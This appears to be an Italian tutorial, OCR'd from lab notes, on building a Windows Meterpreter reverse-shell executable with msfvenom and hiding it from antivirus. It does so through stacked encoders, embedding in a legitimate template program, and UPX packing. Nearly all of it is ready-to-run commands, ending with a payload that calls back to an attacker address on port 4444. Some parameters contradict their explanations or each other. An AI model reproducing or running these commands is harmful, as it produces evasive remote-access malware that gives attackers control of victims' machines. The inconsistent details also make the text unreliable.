# Generazione di Malware e Offuscamento

## Generazione di Malware e Offuscamento


### Generazione del Malware con msfvenom

Utilizzo msfvenom per creare il malware con configurazioni avanzate per migliorarne la non rilevabilità.

Esempio base:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP_Attacker> LPORT=
<Port_Attacker> -f exe > malware.exe
```

- `-p`: Specifica il payload da utilizzare.
- `LHOST`: Indirizzo IP dell'attaccante (inserire quello corretto).
- `LPORT`: Porta da utilizzare per il collegamento (ad esempio, 4444).
- `-f`: Formato del file (exe per Windows).
- `malware.exe`: Salva il malware con il nome specificato.





## Miglioramenti:

- **Encoder**

Utilizzo un encoder per offuscare il payload:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP_Attacker> LPORT=
<Port_Attacker> -e x86/shikata_ga_nai -i 200 -f exe > evasive_malware.exe
```

- `-e x86/shikata_ga_nai`: Encoder per offuscare il codice.
- `-i 3`: Ripete il processo di encoding 3 volte.




- **Aggiunta di template**

Potrebbe essere utile utilizzare un altro software per offuscare ancora il malware tutilizzaziondo il comando:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP_Attacker> LPORT=
<Port_Attacker> -x template.exe -k -f exe > stealth_malware.exe
```

- `-x template.exe`: Specifica il file template.
- `-k`: Preserva la funzionalità del file originale.

## Migliorare la Non Rilevabilità


- **Offuscamento manuale**: Modifica il malware con un editor HEX o strumenti come Veil: `veil`
- **Compressori e packer**: Utilizza strumenti come UPX per comprimere e offuscare l'eseguibile: `upx --best --lzma malware.exe -o packed_malware.exe`
- **Esecuzione polimorfica**: Cambia costantemente la struttura del malware per evitare firme statiche.
- **Multi Encoding**: Utilizzare diversi tipi di encoder per offuscare il virus.

## Svoltimento pratico con Multi Encoding.

Dopo aver utilizzato il rpimo encoder, ovvero `x86/shikata_ga_nai` ho utilizzato sullo stesso malware altri tipi di encoding come.

## Genero il Payload Base

Crea il payload base con il primo encoder:





Poi applico:

- `x86/countdown`

Uso il comando:

```
msfvenom -p - --arch x86 --platform windows -e x86/countdown -i 250 -f raw <
payload1.raw > payload2.raw
```





- `--arch x86`: Indica che il payload è per architetture a 32 bit.
- `--platform windows`: Specifica che il payload è destinato alla piattaforma Windows.

- `-p -`: Indica che l'input proviene da uno stdin (il file precedente).
- `-e`: Specifica l'encoder da utilizzare.
- `-i`: Numero di iterazioni dell'encoder.
- `-f raw`: Mantiene il file in formato grezzo.

Applico poi:

- `x86/jmp_call_additive`

```
msfvenom -p - --arch x86 --platform windows -e x86/jmp_call_additive -i 250 -f raw < payload2.raw > payload3.raw
```




Infine genero l'exe:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe -a x64 -o malware_final.exe < payload3.raw
```